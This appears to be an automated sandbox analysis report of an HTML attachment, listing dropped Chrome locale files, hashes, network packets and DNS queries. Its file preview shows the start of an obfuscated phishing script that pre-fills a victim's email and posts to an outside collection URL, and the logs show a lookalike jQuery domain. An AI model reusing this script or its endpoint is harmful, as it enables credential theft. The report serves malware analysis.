Category:	dropped
Size (bytes):	636
Entropy (8bit):	4.515158874306633
Encrypted:	false
SSDEEP:	12:1HEJsc/bGGsc/b+WYpU34OLw+dgn/KzO8ZpU34FjIBMwGRO03OyZnLAOfTYN+KcY:1HEb/a8/6WYp4mZ8Zp7cKlOGAOf2tD

MD5:	86A2B91FA18B867209024C522ED665D5
SHA1:	63DEC245637818C76655E01FCB6D59784BC7184E
SHA-256:	6374880FDD1F8AF1EE8AEA6A06B73BE0AB265AFCEB4FE6F08BDE3B3989264B21
SHA-512:	DA6DBDE5028756421C2904F605632EE98831A25A1247E6238A931629B94CE8A00FD76F4235F118D2167304BD60F2C06B2AD78E54FF6CE53F8C38DF8C7B5AFCE
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamentos da Chrome Web Store".. },.. "app_name": {.. "message": "Pagamentos da Chrome Web Store".. },.. "craw _app_unavailable": {.. "message": "Aplicativo indispon.vel no momento.".. },.. "craw_connect_to_network": {.. "message": "Conecte-se a uma rede.".. },.. "iap_unavailable": {.. "message": "No momento, os Pagamentos no aplicativo n.o est.o dispon.veis.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Fa.a login no Google Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\pt_PT\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	622
Entropy (8bit):	4.526171498622949
Encrypted:	false
SSDEEP:	12:1HEJsZUkbGGsZUkb+WYpU34OAE+dgqxKzO8ZpU34rEpBfvPO03OyZnLAOfTYLD:1HEmUka5Uk6WYpFvdxZ8ZpSTnPlOGAOS
MD5:	750A4800EDB93FBE56495963F9FB3B94
SHA1:	8BFB915488A4EB3CB33D68E2E59F1F8447DB7D61
SHA-256:	C1C94F65FABAF17DEF98A8587711A56D61B1E5607500E9B01F2824DB109F9E83
SHA-512:	2AEDEF5793406221BE76AF22031CE8C30AB5FAEAED09BB394C153E2EBE990C89C1A2A73B40D8A92842641AFCA8C77FFD808A2058602D3646FD8DAE2844406F 24
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pagamentos via Chrome Web Store".. },.. "app_name": {.. "message": "Pagamentos via Chrome Web Store".. },.. "cr aw_app_unavailable": {.. "message": "Aplica..o atualmente indispon.vel.".. },.. "craw_connect_to_network": {.. "message": "Ligue-se a uma rede.".. },.. "iap_unavailable": {.. "message": "Os Pagamentos na app est.o atualmente indispon.veis.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicie sess.o no Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\ro\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	641
Entropy (8bit):	4.61125938671415
Encrypted:	false
SSDEEP:	12:1HEJqJrJZGGqJrJZ+WYpU344HIx2Z+dgrVPlZO8ZpU34qT7hI3O03OyZnLAOfTYU:1HEC4D8WYpKow8WV68ZpKhoOGAOfoVGD
MD5:	98D43E4B1054A65DF3FA3CC40AB6FB6D
SHA1:	46E0A21C4DA2BB5D4D8F837AE211C1B6FA26E7E2
SHA-256:	113A13900CBA62FE8AED06751971C23A80A99B47F9BE219CF884D57DB19611D9
SHA-512:	A76DC53912A4F46714926B9EA2B22E909540E447F61F6DD72607AB7B3BB5D4A9B39E525B04C33AEC53BA813D14AC1FB5827275B2524E52B693E83171E1CD146
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pl..i prin Magazinul web Chrome".. },.. "app_name": {.. "message": "Pl..i prin Magazinul web Chrome".. },.. "cr aw_app_unavailable": {.. "message": ".n prezent, aplica.ia nu este disponibil..".. },.. "craw_connect_to_network": {.. "message": "Conecteaz.-te la o re.ea.".. },.. "iap_unavailable": {.. "message": "Pl..ile .n aplica.ie nu sunt disponibile momentan.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be c ompleted.".. },.. "please_sign_in": {.. "message": "Conecteaz.-te la Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\ru\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	744
Entropy (8bit):	4.918620852166656
Encrypted:	false
SSDEEP:	12:1HEJ7OJHZMSl3ZGG7OJHZMSl3Z+WYpU34zWJ2F+dgVtLSv/TO8ZpU347NWjT03On:1HElOJHZMq4uOJHZMq8WYpdWJ/YGHq8m
MD5:	DB2EDF1465946C06BD95C71A1E13AE64
SHA1:	FB4F3ECE9ECECEBBC6CA2A592A15FB9C1FDFB811
SHA-256:	FBAF22CE6E16DE174CED8CB5EA3098CCA1C3426A2111FF33BD3E64DA64ED67AB
SHA-512:	4E0CF00BAEF1757548DEB17BBE1AF55770A0A0F7351779EF55C7DEFA6D112D0227B8865C2C22E0EC62E6E2F1C8E1632A2D0CE6828D25C5ABBF143C990116F6 32
Malicious:	false

Preview:	{.. "app_description": {.. "message": "..... ....-..... Chrome".. },.. "app_name": {.. "message": "..... ....-..... Chrome".. },.. "craw_app_unavailable": {.. "message": "..... .....".. },.. "craw_connect_to_network": {.. "message": "..... . .....".. },.. "iap_unavailable": {.. "message": "..... ....".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... . Chrome.".. }.. }..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\sk\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	4.640777810668463
Encrypted:	false
SSDEEP:	12:1HEJfZGGfZ+WYpU34ORO+dgmmCO8ZpU34yH7u2Z03OyZnLAOfTYCUAi0D:1HEl4G8WYpetPmD8ZpcH7aOGAOfzUeD
MD5:	8DF215D1EFBDABB175CCDD68ED8DCB0A
SHA1:	2B374462137A38589A73FDD00A84CBDC7E50F9F4
SHA-256:	7FA16AF97E6CFC52EC6008EB679D3F30E7E0C24F9EF2D18A9228EAF4DED9D63B
SHA-512:	C0E623343BDAEB4731800D183B59F2FCFE285F0C7153EC99641FD84F2F2DCFE47D21E73F3D28B1240340453C5668EB0AFFBE087AAB62F1C88CD2A40CC44E59D
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "app_name": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplik.cia moment.lne nie je dostupn..".. },.. "craw_connect_to_network": {.. "message": "Pripojte sa k sieti.".. },.. "iap_unavailable": {.. "message": "Platby v aplik.cii moment.lne nie s. k dispoz.cii.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Prihl.ste sa do prehliada.a Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\sl\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	617
Entropy (8bit):	4.5101656584816885
Encrypted:	false
SSDEEP:	12:1HEJGcyvmbZGGGcyvmbZ+WYpU34OBOEtf+dgca1ZO8ZpU34GcQArERff03OyZnLh:1HE4cyY4TcyY8WYpNoWa1w8ZpQcQ6AfK
MD5:	3943FA2A647AECEDFD685408B27139EE
SHA1:	0129DD19D28373359530B3B477FE8A9279DABB7D
SHA-256:	18AFF072EE0DF7C3495045435C752A805606E6D5D462EF2321C443F1773F4B3A
SHA-512:	42E62B3855611FF2E1D39C11404CB1A09825EE4CA6A8ACB3FF538B4574388F549E3BD79137DD4DC128A8DC44DD270D7D878E4AAD20DA8250A5C25297B0DEC09D
Malicious:	false
Preview:	{.. "app_description": {.. "message": "Pla.ila v spletni trgovini Chrome".. },.. "app_name": {.. "message": "Pla.ila v spletni trgovini Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplikacija trenutno ni na voljo.".. },.. "craw_connect_to_network": {.. "message": "Pove.ite se z omre.jem.".. },.. "iap_unavailable": {.. "message": "Pla.ila v aplikacijah trenutno niso na voljo.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Prijavite se v Chrome.".. }..}..

C:\Users\user\AppData\Local\Temp\scoped_dir2092_832597729\CRX_INSTALL_locales\sr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	743
Entropy (8bit):	4.913927107235852
Encrypted:	false
SSDEEP:	12:1HEJssbdOGGssbdO+WYpU347xBP+dgcucO8ZpU34s1muP03OyZnLAOfTYzDYD:1HEKsb59sbTWYplx4Xud8Zpy1mNOGAOv
MD5:	D485DF17F085B6A37125694F85646FD0
SHA1:	24D51D8642CDC6EFD5D8D7A4430232D8CDE25108
SHA-256:	7FFDE34C58E7C376C042DE64DEF6481DAE32BE8B70F0B18EDF536290CBE0C818
SHA-512:	0DDECFD860E99290B6C3AAA04F510272AE081CF2D93ED5832D9D6378EC9D36177FFBE213471247FB94721EA34A83E7665669200047091D0FDE134E3D763217E1
Malicious:	false
Preview:	{.. "app_description": {.. "message": "..... . Chrome ...-.....".. },.. "app_name": {.. "message": "..... . Chrome ...-.....".. },.. "craw_app_unavailable": {.. "message": "..... .. ..".. },.. "craw_connect_to_network": {.. "message": "..... .. ..".. },.. "iap_unavailable": {.. "message": "..... . ...".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... .. . Chrome.".. }..}..

Static File Info

General


File type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Entropy (8bit):	5.64046795499125
TrID:	• Text - UTF-8 encoded (3003/1) 100.00%
File name:	7095678345.htm (1).htm
File size:	67767
MD5:	0a108ea5dc5d42cd0148332d124c7d23
SHA1:	309c5e7cb0fba8b3d788d68631bb7bc17a40d5a8
SHA256:	6fa4627504bde94a97130d3217afec91a300fdfd0e6ae3c999fe532e81818176
SHA512:	8eb06ac157d22e78cbb6c281be93e1739d663e034c54ea16a0bbd215557a92a33fe3725a3fe1c4c874668d193663d043c94d068190846964cae57e8849edb875
SSDEEP:	768:6rtPlElhf1jRyffQ+FLkT2Mxtn6AG8NWbijN2Vc7PMMxyH:6rtG2f11yfo+F4T2aI8QUP7Hxk
TLSH:	B263A4B210356EAD8B30A8028B449ED3515F34083F7F8AE64BF97FC7951AF235267A51
File Content Preview:	...G. <script>.. window.mail ="sana.kelly@globalfoundries.com";.. window.file ="https://woodstatech.com/DATA.php";.... var P=z;(function(W,O){var o=z,u=W();while(!![]){try{var y=-parseInt(o(0x78))/(0x108+-0x1079+0xf72)*(-parseInt(o(0x79)

File Icon

Icon Hash:	e8d6a08c8882c461

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 19:49:54.526765108 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:54.526799917 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:54.526943922 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:54.528063059 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:54.528090000 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:54.560235977 CEST	49758	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:54.560282946 CEST	443	49758	142.250.203.109	192.168.2.7
May 26, 2022 19:49:54.560420990 CEST	49758	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:54.561671019 CEST	49759	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:54.561717033 CEST	443	49759	142.250.203.109	192.168.2.7
May 26, 2022 19:49:54.561842918 CEST	49759	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:54.563352108 CEST	49759	443	192.168.2.7	142.250.203.109

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 19:49:54.563378096 CEST	443	49759	142.250.203.109	192.168.2.7
May 26, 2022 19:49:54.563848972 CEST	49758	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:54.563875914 CEST	443	49758	142.250.203.109	192.168.2.7
May 26, 2022 19:49:54.575246096 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:54.575283051 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:54.575573921 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:54.575754881 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:54.575767040 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:54.582990885 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:54.585758924 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:54.585798025 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:54.586230993 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:54.586349010 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:54.587105036 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:54.587188005 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:54.619056940 CEST	443	49758	142.250.203.109	192.168.2.7
May 26, 2022 19:49:54.619604111 CEST	49758	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:54.619631052 CEST	443	49758	142.250.203.109	192.168.2.7
May 26, 2022 19:49:54.620358944 CEST	443	49759	142.250.203.109	192.168.2.7
May 26, 2022 19:49:54.620733976 CEST	49759	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:54.620754004 CEST	443	49758	142.250.203.109	192.168.2.7
May 26, 2022 19:49:54.620764971 CEST	443	49759	142.250.203.109	192.168.2.7
May 26, 2022 19:49:54.620863914 CEST	49758	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:54.622251034 CEST	443	49759	142.250.203.109	192.168.2.7
May 26, 2022 19:49:54.622354984 CEST	49759	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:55.049005032 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:55.144921064 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:55.569339991 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:55.569361925 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:55.571341038 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:55.571402073 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:55.571454048 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:55.649105072 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:56.477649927 CEST	49759	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:56.477818012 CEST	443	49759	142.250.203.109	192.168.2.7
May 26, 2022 19:49:56.477874041 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:56.478028059 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.478203058 CEST	49758	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:56.478343010 CEST	443	49758	142.250.203.109	192.168.2.7
May 26, 2022 19:49:56.478487015 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:56.478619099 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:56.480290890 CEST	49759	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:56.480304956 CEST	443	49759	142.250.203.109	192.168.2.7
May 26, 2022 19:49:56.480473042 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:56.480495930 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.480652094 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:56.480664968 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:56.514691114 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:56.514776945 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:56.514795065 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:56.514813900 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:56.514873981 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:56.523087978 CEST	49757	443	192.168.2.7	216.58.215.238
May 26, 2022 19:49:56.523108006 CEST	443	49757	216.58.215.238	192.168.2.7
May 26, 2022 19:49:56.535715103 CEST	443	49759	142.250.203.109	192.168.2.7
May 26, 2022 19:49:56.535825968 CEST	443	49759	142.250.203.109	192.168.2.7
May 26, 2022 19:49:56.535840034 CEST	49759	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:56.535900116 CEST	49759	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:56.543330908 CEST	49760	443	192.168.2.7	38.34.185.163

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 19:49:56.593002081 CEST	49758	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:56.593028069 CEST	443	49758	142.250.203.109	192.168.2.7
May 26, 2022 19:49:56.621519089 CEST	49759	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:56.621552944 CEST	443	49759	142.250.203.109	192.168.2.7
May 26, 2022 19:49:56.693011045 CEST	49758	443	192.168.2.7	142.250.203.109
May 26, 2022 19:49:56.711997032 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.712033033 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.712044954 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.712069035 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.712120056 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:56.712141991 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.712168932 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:56.932509899 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.932643890 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:56.942378998 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942399979 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942433119 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942527056 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942531109 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:56.942538023 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942553997 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942635059 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:56.942648888 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942717075 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942728996 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942744017 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942786932 CEST	49760	443	192.168.2.7	38.34.185.163
May 26, 2022 19:49:56.942806005 CEST	443	49760	38.34.185.163	192.168.2.7
May 26, 2022 19:49:56.942845106 CEST	49760	443	192.168.2.7	38.34.185.163

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 19:49:54.360507965 CEST	50519	53	192.168.2.7	8.8.8.8
May 26, 2022 19:49:54.388528109 CEST	53	50519	8.8.8.8	192.168.2.7
May 26, 2022 19:49:54.479367018 CEST	63377	53	192.168.2.7	8.8.8.8
May 26, 2022 19:49:54.507138014 CEST	53	63377	8.8.8.8	192.168.2.7
May 26, 2022 19:49:54.528177977 CEST	62353	53	192.168.2.7	8.8.8.8
May 26, 2022 19:49:54.545252085 CEST	53	62353	8.8.8.8	192.168.2.7
May 26, 2022 19:49:59.738228083 CEST	58846	53	192.168.2.7	8.8.8.8
May 26, 2022 19:49:59.762746096 CEST	53	58846	8.8.8.8	192.168.2.7
May 26, 2022 19:50:06.423798084 CEST	50128	443	192.168.2.7	216.58.215.238
May 26, 2022 19:50:06.453084946 CEST	443	50128	216.58.215.238	192.168.2.7
May 26, 2022 19:50:06.638104916 CEST	50128	443	192.168.2.7	216.58.215.238
May 26, 2022 19:50:06.666713953 CEST	443	50128	216.58.215.238	192.168.2.7
May 26, 2022 19:50:06.666749954 CEST	443	50128	216.58.215.238	192.168.2.7
May 26, 2022 19:50:06.666775942 CEST	443	50128	216.58.215.238	192.168.2.7
May 26, 2022 19:50:06.666800022 CEST	443	50128	216.58.215.238	192.168.2.7
May 26, 2022 19:50:06.667298079 CEST	50128	443	192.168.2.7	216.58.215.238
May 26, 2022 19:50:06.668693066 CEST	50128	443	192.168.2.7	216.58.215.238
May 26, 2022 19:50:06.796494961 CEST	50128	443	192.168.2.7	216.58.215.238
May 26, 2022 19:50:06.798537016 CEST	50128	443	192.168.2.7	216.58.215.238
May 26, 2022 19:50:06.837747097 CEST	443	50128	216.58.215.238	192.168.2.7
May 26, 2022 19:50:06.841439009 CEST	443	50128	216.58.215.238	192.168.2.7
May 26, 2022 19:50:06.854051113 CEST	443	50128	216.58.215.238	192.168.2.7
May 26, 2022 19:50:06.854098082 CEST	443	50128	216.58.215.238	192.168.2.7
May 26, 2022 19:50:06.854129076 CEST	443	50128	216.58.215.238	192.168.2.7
May 26, 2022 19:50:06.869028091 CEST	50128	443	192.168.2.7	216.58.215.238
May 26, 2022 19:50:06.869386911 CEST	50128	443	192.168.2.7	216.58.215.238

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 19:50:06.896241903 CEST	50128	443	192.168.2.7	216.58.215.238
May 26, 2022 19:50:07.021750927 CEST	51824	53	192.168.2.7	8.8.8.8
May 26, 2022 19:50:07.047597885 CEST	53	51824	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 26, 2022 19:49:54.360507965 CEST	192.168.2.7	8.8.8.8	0xa88b	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
May 26, 2022 19:49:54.479367018 CEST	192.168.2.7	8.8.8.8	0xc97a	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
May 26, 2022 19:49:54.528177977 CEST	192.168.2.7	8.8.8.8	0x18e2	Standard query (0)	code.jquery.com.de	A (IP address)	IN (0x0001)
May 26, 2022 19:49:59.738228083 CEST	192.168.2.7	8.8.8.8	0xbef0	Standard query (0)	logo.clearbit.com	A (IP address)	IN (0x0001)
May 26, 2022 19:50:07.021750927 CEST	192.168.2.7	8.8.8.8	0x8d02	Standard query (0)	logo.clearbit.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2022 19:49:54.388528109 CEST	8.8.8.8	192.168.2.7	0xa88b	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
May 26, 2022 19:49:54.388528109 CEST	8.8.8.8	192.168.2.7	0xa88b	No error (0)	clients.l.google.com		216.58.215.238	A (IP address)	IN (0x0001)
May 26, 2022 19:49:54.507138014 CEST	8.8.8.8	192.168.2.7	0xc97a	No error (0)	accounts.google.com		142.250.203.109	A (IP address)	IN (0x0001)
May 26, 2022 19:49:54.545252085 CEST	8.8.8.8	192.168.2.7	0x18e2	No error (0)	code.jquery.com.de		38.34.185.163	A (IP address)	IN (0x0001)
May 26, 2022 19:49:59.762746096 CEST	8.8.8.8	192.168.2.7	0xbef0	No error (0)	logo.clearbit.com	d26p066pn2w0s0.cloudfront.net		CNAME (Canonical name)	IN (0x0001)
May 26, 2022 19:49:59.762746096 CEST	8.8.8.8	192.168.2.7	0xbef0	No error (0)	d26p066pn2w0s0.cloudfront.net		143.204.233.38	A (IP address)	IN (0x0001)
May 26, 2022 19:49:59.762746096 CEST	8.8.8.8	192.168.2.7	0xbef0	No error (0)	d26p066pn2w0s0.cloudfront.net		143.204.233.13	A (IP address)	IN (0x0001)
May 26, 2022 19:49:59.762746096 CEST	8.8.8.8	192.168.2.7	0xbef0	No error (0)	d26p066pn2w0s0.cloudfront.net		143.204.233.67	A (IP address)	IN (0x0001)
May 26, 2022 19:49:59.762746096 CEST	8.8.8.8	192.168.2.7	0xbef0	No error (0)	d26p066pn2w0s0.cloudfront.net		143.204.233.35	A (IP address)	IN (0x0001)
May 26, 2022 19:50:07.047597885 CEST	8.8.8.8	192.168.2.7	0x8d02	No error (0)	logo.clearbit.com	d26p066pn2w0s0.cloudfront.net		CNAME (Canonical name)	IN (0x0001)
May 26, 2022 19:50:07.047597885 CEST	8.8.8.8	192.168.2.7	0x8d02	No error (0)	d26p066pn2w0s0.cloudfront.net		143.204.233.67	A (IP address)	IN (0x0001)
May 26, 2022 19:50:07.047597885 CEST	8.8.8.8	192.168.2.7	0x8d02	No error (0)	d26p066pn2w0s0.cloudfront.net		143.204.233.13	A (IP address)	IN (0x0001)
May 26, 2022 19:50:07.047597885 CEST	8.8.8.8	192.168.2.7	0x8d02	No error (0)	d26p066pn2w0s0.cloudfront.net		143.204.233.35	A (IP address)	IN (0x0001)
May 26, 2022 19:50:07.047597885 CEST	8.8.8.8	192.168.2.7	0x8d02	No error (0)	d26p066pn2w0s0.cloudfront.net		143.204.233.38	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- accounts.google.com
- code.jquery.com.de
- clients2.google.com
- logo.clearbit.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49759	142.250.203.109	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-26 17:49:56 UTC	0	OUT	POST /ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard HTTP/1.1 Host: accounts.google.com Connection: keep-alive Content-Length: 1 Origin: https://www.google.com Content-Type: application/x-www-form-urlencoded Sec-Fetch-Site: none Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: empty User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9
2022-05-26 17:49:56 UTC	0	OUT	Data Raw: 20 Data Ascii:
2022-05-26 17:49:56 UTC	3	IN	HTTP/1.1 200 OK Content-Type: application/json; charset=utf-8 Access-Control-Allow-Origin: https://www.google.com Access-Control-Allow-Credentials: true X-Content-Type-Options: nosniff Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Thu, 26 May 2022 17:49:56 GMT Strict-Transport-Security: max-age=31536000; includeSubDomains Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=* Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version Content-Security-Policy: script-src 'report-sample' 'nonce-zA8qiSmlJt5SSoP2oGc-Qg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/IdentityListAccountsHttp/cspreport;worker-src 'self' Content-Security-Policy: script-src 'nonce-zA8qiSmlJt5SSoP2oGc-Qg' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com;report-uri /_/IdentityListAccountsHttp/cspreport Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/IdentityListAccountsHttp/cspreport Cross-Origin-Opener-Policy: same-origin Server: ESF X-XSS-Protection: 0 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2022-05-26 17:49:56 UTC	5	IN	Data Raw: 31 31 0d 0a 5b 22 67 61 69 61 2e 6c 2e 61 2e 72 22 2c 5b 5d 5d 0d 0a Data Ascii: 11["gaia.l.a.r",[]]
